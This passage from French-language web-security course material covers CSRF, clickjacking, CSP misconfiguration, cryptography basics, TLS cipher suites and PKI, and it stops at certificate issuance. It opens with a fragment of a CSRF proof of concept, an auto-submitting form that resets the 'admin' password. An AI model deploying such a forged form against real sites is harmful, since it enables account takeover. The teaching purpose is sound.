<input type="text" name="username" value="admin">  
  
<input type="text" name="newpassword" value="hacked123">  
  
<button type="submit">Submit</button>  
  
</form>  
  
<script>document.getElementById("recover").submit()</script>
```

# impact du CSRF :

- **Pertes financières** : Les attaques du FCSR peuvent servir à voler de l'argent ou à effectuer des transactions financières non autorisées dans des applications bancaires en ligne ou de commerce électronique.
- **Manipulation des données** : Les attaquants peuvent exploiter le CSRF pour modifier les données de l'utilisateur, comme modifier les paramètres du compte ou supprimer des informations sensibles.

# impact du CSRF :

- **Déni de service (DoS) :** Les attaques CSRF peuvent être utilisées pour submerger une application Web avec un flot de demandes indésirables, provoquant des interruptions de service et des pannes.
- **Perte de confiance :** Les attaques réussies du CSRF peuvent nuire à la confiance des utilisateurs dans la sécurité d'une application Web.

# Contre-mesures :

- **Jetons CSRF** : Mettre en œuvre un système de validation basé sur des jetons. Intégrer un jeton unique et imprévisible dans les formulaires et les actions critiques. Validez ce jeton côté serveur pour vous assurer que la requête provient de votre application et non d'une requête falsifiée.
- **Cookies SameSite** : Utilisez l'attribut cookie SameSite pour restreindre l'utilisation des cookies au site qui les a émis. Cela atténue le risque d'attaques CSRF exploitant les fuites de cookies entre sites.

# Contre-mesures :

- **Cookies de double soumission (facultatif)** : Envisagez d'implémenter un modèle de "cookie de double soumission". Stockez un jeton dans un cookie et renvoyez-le avec les soumissions de formulaire. Cela ajoute une couche supplémentaire de protection contre les soumissions de formulaire accidentelles qui pourraient être exploitées pour le CSRF.
- **Méthodes HTTP** : Utilisez les méthodes HTTP appropriées (POST pour les soumissions de formulaires, GET pour la récupération des données) pour appliquer les actions prévues côté serveur.

## Contre-mesures :

- **Sensibilisation à la sécurité** : Sensibiliser les développeurs aux vulnérabilités du CSRF et aux meilleures pratiques pour les prévenir.
- **Vérification du référent (facultatif)** : Bien qu'elle ne soit pas infaillible en raison de l'usurpation d'identité, la vérification de l'en-tête du référent peut fournir une couche de défense supplémentaire.

# Vulnérabilités courantes du côté client :

## Clickjacking

Clickjacking, est une technique malveillante qui trompe les utilisateurs en cliquant sur des éléments cachés sur une page Web. Les attaquants créent une couche transparente ou opaque qui recouvre le contenu légitime, manipulant les utilisateurs sans méfiance en cliquant sur quelque chose d'involontaire.

# Comment fonctionne le Clickjacking ?

- 1. Incrustation trompeuse :** L'attaquant crée une page Web malveillante contenant une couche transparente ou opaque positionnée stratégiquement sur le contenu d'un site Web légitime (par exemple, un bouton "play").
- 2. Action cachée :** Sous la superposition se trouve un élément caché (p. ex., un bouton de « téléchargement ») lié à une action non autorisée.

# Comment fonctionne le Clickjacking ?

**3. Erreur d'orientation de l'utilisateur :** L'utilisateur, ignorant la superposition, tente d'interagir avec le contenu du site Web (p. ex., en cliquant sur le bouton « Lecture »).

**4. Clic involontaire :** L'utilisateur clique plutôt sur l'élément caché sous la superposition, ce qui déclenche l'action souhaitée par l'attaquant. Cette action peut impliquer le téléchargement de logiciels malveillants, des achats non autorisés ou la divulgation d'informations sensibles.

# Impact du Clickjacking ?

- **Infection par un logiciel malveillant** : Les utilisateurs qui cliquent sur un bouton de téléchargement caché pourraient, sans le savoir, télécharger un logiciel malveillant sur leurs appareils.
- **Vol de données** : Les attaques de cliquetis peuvent être utilisées pour voler des renseignements sensibles comme les identifiants de connexion ou les détails de carte de crédit.

# Impact du Clickjacking ?

- **Actions indésirables** : Les utilisateurs peuvent être incités à effectuer des actions qu'ils n'avaient pas l'intention de faire, comme des achats non autorisés ou l'abonnement à des services indésirables.
- **Perte de confiance** : Les attaques réussies par détournement de clics peuvent miner la confiance des utilisateurs dans la sécurité d'un site Web.

# Contre-mesures :

- **En-tête X-Frame-Options** : Implémentez l'en-tête X-Frame-Options sur votre serveur pour empêcher votre site Web d'être chargé dans un iframe par un autre site Web. Cela perturbe la capacité de l'attaquant à créer la superposition trompeuse.
- **Politique de sécurité du contenu (CSP)** : Définissez une politique de sécurité du contenu (CSP) pour restreindre les sources à partir desquelles les scripts, les styles et les images peuvent être chargés sur vos pages Web. Cela permet d'atténuer les tentatives de clickjacking qui reposent sur des scripts malveillants.

# Contre-mesures :

- **Utilisation d'un code JavaScript** qui détecte lorsque la page est chargée dans un iframe et prend des mesures correctives telles que la redirection de l'utilisateur ou l'affichage d'un message d'avertissement.
- **Pratiques de conception sécurisée** : Utilisez des principes de conception sécurisée qui réduisent au minimum la nécessité pour les utilisateurs de cliquer sur des éléments sensibles. Privilégiez des boutons clairs et bien définis plutôt que des repères visuels trompeurs.

# Contre-mesures :

- **Sensibilisation des utilisateurs** : Éduquer les utilisateurs sur le clickjacking et comment identifier les liens ou les boutons suspects. Encouragez-les à être prudents lorsqu'ils cliquent sur des éléments, en particulier ceux qui semblent déplacés.

# Vulnérabilités courantes du côté client :

## Mauvaise configuration de la politique de sécurité du contenu (CSP)

### Politique de sécurité du contenu (CSP)

Une politique de sécurité du contenu (CSP) est un mécanisme de sécurité qui permet aux développeurs Web de contrôler les ressources (scripts, styles, images, polices, etc.) qui peuvent être chargées sur leurs pages Web. En définissant une liste blanche de sources fiables, les CSP visent à atténuer le risque d'attaques par injection de code malveillant comme XSS et le clickjacking basé sur le code.

# Directives du CSP :

Les directives CSP agissent comme des blocs de construction, vous permettant de définir quelles ressources peuvent être chargées sur vos pages Web et d'où. Voici un bref aperçu de certaines directives clés :

- **script-src** : contrôle les sources à partir desquelles les scripts peuvent être chargés (par exemple, 'self' pour votre propre domaine).
- **style-src** : Spécifie les sources autorisées pour les feuilles de style (par exemple, 'unsafe-inline' pour autoriser les styles en ligne, à utiliser avec prudence!).

# Directives du CSP :

- **img-src** : Limite les sources à partir desquelles les images peuvent être chargées.
- **font-src** : Contrôle les sources pour le chargement des polices.
- **object-src** : Définit les sources autorisées pour les objets embarqués comme Flash ou iframes (à utiliser avec prudence en raison de vulnérabilités potentielles de clickjacking).
- **frame-ancestors** : Spécifie les domaines qui peuvent encadrer votre page Web, en atténuant les risques de clics.

# Directives du CSP :

- **form-action** : Limite les endroits où les formulaires peuvent soumettre des données, empêchant les soumissions non autorisées.
- **media-src** : Contrôle les sources pour le chargement de médias comme audio ou vidéo.
- **sandbox** : Active un environnement d'exécution restreint pour les iframes, améliorant encore la sécurité.
- **report-uri** : Définit une URL où les rapports de violation CSP sont envoyés pour surveillance et analyse..

# Le Danger d'une mauvaise configuration :

Bien que les CSP soient un outil de sécurité puissant, une configuration incorrecte peut créer des vulnérabilités par inadvertance. Voici comment une mauvaise configuration peut se retourner :

- **Politiques trop restrictives** : Un CSP trop restrictif peut bloquer les ressources légitimes, provoquant des problèmes de fonctionnalité pour votre application Web. Les utilisateurs peuvent rencontrer des fonctionnalités cassées ou un comportement inattendu.
- **Listes blanches incomplètes** : Si la liste blanche de votre PSC n'inclut pas toutes les sources nécessaires, les ressources essentielles pourraient être bloquées, ce qui compromettrait la fonctionnalité de votre application Web.

# Le Danger d'une mauvaise configuration :

- **Spécificité de source incorrecte** : Spécifier des sources trop largement pourrait involontairement autoriser des ressources non autorisées à partir de domaines similaires. Les attaquants peuvent l'exploiter pour injecter du code malveillant.
- **Directives manquantes** : L'absence de directives CSP essentielles, comme script-src ou style-src, rend votre application Web vulnérable aux attaques qui pourraient exploiter ces restrictions manquantes.

**Combinaisons de directives incorrectes** : Certaines directives CSP peuvent interagir de manière involontaire. Par exemple, utiliser script-src 'self' et object-src 'unsafe-inline' ensemble pourrait créer des vulnérabilités.

# L'impact des CSP mal configurés :

- **Surface d'attaque accrue** : Un CSP mal configuré peut rendre votre application Web vulnérable aux attaques que la politique visait à prévenir.
- **Fonctionnalité défaillante** : Un CSP trop restrictif peut casser des fonctionnalités critiques, nuire à l'expérience utilisateur et potentiellement entraîner une perte de revenus.
- **Défis de maintenance** : Le maintien d'un CSP bien configuré nécessite une surveillance et des ajustements continus à mesure que votre application Web évolue.

# Comment atténuer une mauvaise configuration ?

- **Démarrez simplement** : Commencez par un CSP de base qui restreint les scripts et les styles provenant de sources externes. Développez progressivement la liste blanche au besoin.
- **Effectuez des tests approfondis** : Testez rigoureusement votre implémentation CSP pour vous assurer qu'elle ne casse pas les fonctionnalités légitimes. Envisagez des outils de test automatisés.
- **Restez à jour** : Gardez votre configuration CSP à jour à mesure que votre application Web change et que de nouvelles menaces émergent.
- **Obtenir des conseils** : Utiliser des ressources en ligne, des forums ceilleures pratiques de configuration du CSP.

# Chapitre 2 : Sécurité des communications et cryptographie

1 – Introduction

2 – Cryptographie

3 – PKI

4 – Attaques courantes et défense



# Introduction

Dans le domaine numérique, il est primordial d'assurer l'intégrité, la confidentialité et l'authenticité des données en transit. Ce chapitre explore le domaine de la sécurité des communications et le rôle indispensable de la cryptographie dans la protection des informations sensibles.

# I. Comprendre la classification des données

Avant de se pencher sur les mécanismes de sécurité des communications, il est impératif de classer les données en fonction de leur sensibilité et de leur utilisation. Les données peuvent être classées de deux façons fondamentales :

## 1. Classification par sensibilité :

a) **Information publique** : Information mise à la disposition du public intentionnellement et ne pose aucun risque si des parties non autorisées y accèdent. Cela comprend le contenu général du site Web, les articles de blog, les commentaires partagés publiquement et le contenu généré par l'utilisateur non sensible.

**b) Données de nature délicate** : Les informations qui, si elles sont accédées ou divulguées sans autorisation, pourraient causer préjudice aux individus ou à l'organisation. Cela inclut les informations personnellement identifiables (PII), les données financières, les informations de santé, et toute autre donnée soumise à des réglementations de confidentialité ou nécessitant une protection pour maintenir la confidentialité et l'intégrité.

**c) Informations critiques** : Informations hautement sensibles qui, si compromises, pourraient avoir des conséquences graves pour le site web ou ses utilisateurs. Cela inclut les algorithmes propriétaires, les secrets commerciaux, la propriété intellectuelle, les plans stratégiques d'entreprise, et toute autre donnée essentielle au fonctionnement, à la compétitivité ou à la réputation du site web ou de l'organisation.


## **2. Classification par état :**

Les données peuvent également être classées en fonction de leur état ou de leur utilisation dans le cycle de vie de l'information :

**a) Données au repos** : Informations stockées dans des bases de données, des fichiers ou d'autres supports de stockage et qui ne sont pas activement transmis ou traitées. Cela inclut les données stockées sur des serveurs, des disques durs ou des sauvegardes.

**b) Données en transit** : Informations activement transmises ou déplacées entre différents emplacements ou systèmes. Cela inclut les données qui sont envoyées sur les réseaux, tels que les courriels, les transferts de fichiers ou les communications en temps réel.

c) **Données utilisées** : Information activement consultées, traitées ou manipulées par des applications, des utilisateurs ou des systèmes. Cela inclut les données chargées dans en mémoire, affichées sur des écrans ou soumises à des calculs ou à des analyses.



## **II. Cryptographie : Protection de l'information**

La cryptographie est l'art et la science de sécuriser les communications et les données grâce à l'utilisation de techniques mathématiques et d'algorithmes. À la base, la cryptographie vise à assurer la confidentialité, l'intégrité et l'authenticité de l'information en présence d'adversaires.

### **Compréhension de la cryptographie :**

La cryptographie consiste à transformer le texte en clair (données lisibles) en texte chiffré (données illisibles) à l'aide d'un chiffrement et d'une clé secrète. Le texte chiffré peut ensuite être transmis ou stocké en toute sécurité, et seules les parties autorisées possédant la clé correspondante peuvent le déchiffrer pour récupérer le texte original en clair..

## Exemple :

Imaginez qu'Alice veuille envoyer un message confidentiel à Bob. Elle crypte le message en utilisant un algorithme cryptographique et une clé secrète connue seulement d'elle et de Bob. Le message chiffré (**ciphertext**) est ensuite envoyé sur un canal non sécurisé. Lors de la réception du texte chiffré, Bob le décrypte en utilisant le même algorithme et la même clé, révélant le message original (en clair).

# **Types d'algorithmes cryptographiques :**

La cryptographie englobe une gamme diversifiée d'algorithmes, chacun avec ses propriétés et ses applications uniques. Ces algorithmes peuvent être largement catégorisés en deux types principaux


## **1. Cryptographie à clé symétrique :**

En cryptographie à clé symétrique, également connue sous le nom de cryptographie à clé secrète, la même clé est utilisée à la fois pour le chiffrement et le déchiffrement. Cette clé secrète partagée doit rester confidentielle entre les parties communicantes.

Exemples d'algorithmes cryptographiques à clé symétrique incluent :

- **Chiffre de Caesar** : Introduit le concept de substitution, décalant chaque lettre d'un montant fixe, fondé les bases des techniques de cryptage modernes.
- **Chiffre de Vigenère** : Pionnier de l'idée de substitution poly-alphabétique, ce qui augmente considérablement la complexité et la sécurité du chiffrement par rapport au chiffre de César.
- **Le chiffre de Hill** est un chiffre de substitution polygraphique basé sur l'algèbre linéaire. Il fonctionne sur des blocs de lettres en clair (généralement des paires ou des triplets) et utilise la multiplication matricielle pour chiffrer et déchiffrer le texte. La clé du chiffrement de Hill est une matrice carrée, et sa sécurité dépend de la taille de la clé et des propriétés de la matrice.

□ **Enigma Machine** : Représente une évaluation en avant dans la technologie de cryptage avec son système de rotor mécanique, initialement considéré comme incassable et incitant au développement de premières machines informatiques pour le déchiffrement, contribuant à l'avancement de la cryptographie et de l'informatique.



□ **RC4 (Rivest Cipher 4)** : RC4 est un chiffrement de flux conçu par Ron Rivest. Il génère un flot de clé pseudo-aléatoire basé sur une clé secrète et le XOR avec le texte en clair pour produire le texte chiffré. Malgré sa simplicité et son efficacité, RC4 présente des vulnérabilités significatives et n'est plus recommandé pour une utilisation dans des systèmes sécurisés.

□ RC6, par contre, est plus moderne et conçu pour être sécurisé.

□ **Advanced Encryption Standard (AES)** : algorithme de chiffrement symétrique largement adopté, utilisé pour sécuriser les données sensibles dans diverses applications, y compris la transmission et le stockage des données.

□ **Data Encryption Standard (DES)** : Bien qu'il soit maintenant considéré comme non sécurisé pour de nombreuses applications en raison de sa petite taille de clé, le DES était l'un des premiers algorithmes de chiffrement symétrique largement utilisés dans le passé.

## 2. Cryptographie à clé asymétrique :

La cryptographie à clé asymétrique, également connue sous le nom de cryptographie à clé publique, utilise des paires de clés : une clé publique pour le cryptage et une clé privée pour le déchiffrement. Contrairement à la cryptographie à clé symétrique, la clé publique peut être distribuée librement, tandis que la clé privée reste secrète.

Exemples d'algorithmes cryptographiques à clé asymétrique incluent :

- RSA (Rivest-Shamir-Adleman)** : algorithme de chiffrement asymétrique largement utilisé pour la communication sécurisée, les signatures numériques et les protocoles d'échange de clés.

□ **Cryptographie à courbe elliptique (ECC) :** Tirant parti des propriétés mathématiques des courbes elliptiques, ECC offre une sécurité forte avec des longueurs de clé plus courtes que RSA, ce qui le rend adapté aux environnements à ressources limitées.

## Choix du Bon Algorithme

Le choix des algorithmes cryptographiques dépend de divers facteurs, y compris les exigences de sécurité, les considérations de performance et la compatibilité avec les systèmes existants. Comprendre les forces et les faiblesses des différents algorithmes est crucial pour concevoir des solutions cryptographiques robustes adaptées à des cas d'utilisation spécifiques.

## Configuration

# Exemple de suites de chiffrement sécurisé



### Protocols

TLS 1.3	Yes
TLS 1.2	Yes*
TLS 1.1	No
TLS 1.0	No
SSL 3	No
SSL 2	No

(\*) Experimental: Server negotiated using No-SNI



### Cipher Suites

# TLS 1.3 (server has no preference)	[minus]
TLS_AES_128_GCM_SHA256 (0x1301) ECDH x25519 (eq. 3072 bits RSA) FS	128
TLS_AES_128_CCM_SHA256 (0x1304) ECDH x25519 (eq. 3072 bits RSA) FS	128
TLS_AES_256_GCM_SHA384 (0x1302) ECDH x25519 (eq. 3072 bits RSA) FS	256
TLS_CHACHA20_POLY1305_SHA256 (0x1303) ECDH x25519 (eq. 3072 bits RSA) FS	256
# TLS 1.2 (server has no preference)	[minus]
TLS_DHE_RSA_WITH_AES_128_GCM_SHA256 (0x9e) DH 2048 bits FS	128
TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (0xc02f) ECDH secp521r1 (eq. 15360 bits RSA) FS	128
TLS_DHE_RSA_WITH_AES_256_GCM_SHA384 (0x9f) DH 2048 bits FS	256
TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (0xc030) ECDH secp521r1 (eq. 15360 bits RSA) FS	256
TLS_ECDHE_RSA_WITH_CHACHA20_POLY1305_SHA256 (0xccaa8) ECDH secp521r1 (eq. 15360 bits RSA) FS	256

### **III. Infrastructure à Clé Publique (PKI)**

Une infrastructure à clé publique (PKI) est un ensemble de technologies Internet qui assurent des communications sécurisées dans des réseaux publics non sécurisés. C'est PKI qui met le S en HTTPS.

Les PKI aident à établir l'identité des personnes, des appareils et des services, ce qui permet un accès contrôlé aux systèmes et aux ressources, la protection des données et la responsabilité dans les transactions.

#### **Composante de l'infrastructure à clé publique**

##### **x.509 Certificats numériques :**

PKI fonctionne grâce aux certificats numériques. Un certificat numérique est comme un permis de conduire, c'est une forme d'identification électronique pour les sites Web et les organisations. Les connexions sécurisées entre deux machines sont rendues possibles grâce à la PKI car l'identité des deux parties peut être vérifiée au moyen de certificats

## Certificate Viewer: \*.benmeddah.site

### General

### Details

#### Issued To

Common Name (CN) \*.benmeddah.site  
Organisation (O) <Not part of certificate>  
Organisational Unit (OU) <Not part of certificate>

#### Issued By

Common Name (CN) R3  
Organisation (O) Let's Encrypt  
Organisational Unit (OU) <Not part of certificate>

#### Validity Period

Issued On Sunday, 24 March 2024 at 16:09:00  
Expires On Saturday, 22 June 2024 at 16:08:59

#### SHA-256 Fingerprints

Certificate 93bac8724246bf35df0ce1cabccf0044e95b5b061e2135ec95a913655c3  
874ad  
Public key 36a31a14758c770d7073693886c5df03398952aed9df0e48489499dd25  
1f287a

- **Autorité de certification (CA)** : L'autorité de certification est une entité de confiance responsable de l'émission et de la gestion des certificats numériques. Il vérifie l'identité des individus, des organisations ou des appareils et signe leurs clés publiques pour créer des certificats numériques. Les CA peuvent être hiérarchiques, où les autorités de niveau supérieur délivrant des certificats aux autorités subordonnées, ou peuvent être auto-signées.
- **Autorité d'enregistrement (RA)** : L'autorité d'enregistrement agit en tant qu'intermédiaire entre les utilisateurs et l'autorité de certification. Il vérifie l'identité des personnes demandant des certificats numériques et transmet les demandes à la CA pour émission. La RA peut effectuer des vérifications ou des validations supplémentaires avant de transmettre les demandes à la CA.

- ❑ **Répertoire de certificats** : Le répertoire de certificats est une base de données centralisée ou distribuée qui stocke les certificats numériques émis et les informations associées. Il permet aux utilisateurs de récupérer et de vérifier les certificats lors de l'établissement d'une communication sécurisée ou de la validation des signatures numériques. Les protocoles courants pour accéder aux répertoire de certificats incluent LDAP (Lightweight Directory Access Protocol) et HTTP.
- ❑ **Liste de révocation de certificat (CRL)** : La Liste de Révocation de Certificats est une liste maintenue par la CA qui contient les certificats révoqués ou expirés. Elle permet aux utilisateurs de vérifier la validité des certificats numériques et d'identifier les certificats qui ne doivent plus être considérés comme fiables. Les CRL sont périodiquement mises à jour et distribuées aux utilisateurs à des fins de validation.

# Fonctionnement de la PKI :

- 1. Génération de paires de clés** : Les utilisateurs génèrent une paire de clés cryptographiques: une clé publique et une clé privée. La clé publique est partagée avec d'autres pour des opérations de chiffrement ou de vérification, tandis que la clé privée est gardée secrète et utilisée pour le déchiffrement ou la signature.
- 2. Demande de certificat** : Les utilisateurs soumettent une demande de signature de certificat (CSR) à la CA ou à la RA, en fournissant leur clé publique et des informations d'identité. La CA vérifie l'identité du demandeur et émet un certificat numérique contenant la clé publique et d'autres informations pertinentes.

## **Signature (côté client) :**

- Algorithme de hachage** : Le client hache d'abord la Demande de Signature de Certificat (CSR) en utilisant une fonction de hachage cryptographique telle que SHA-256.
- Algorithme de signature** : Le client signe ensuite la valeur de hachage obtenue utilisant sa clé privée.
- Objectif** : Ce processus garantit l'intégrité et l'authenticité de la CSR.

### **3. Émission du certificat :**

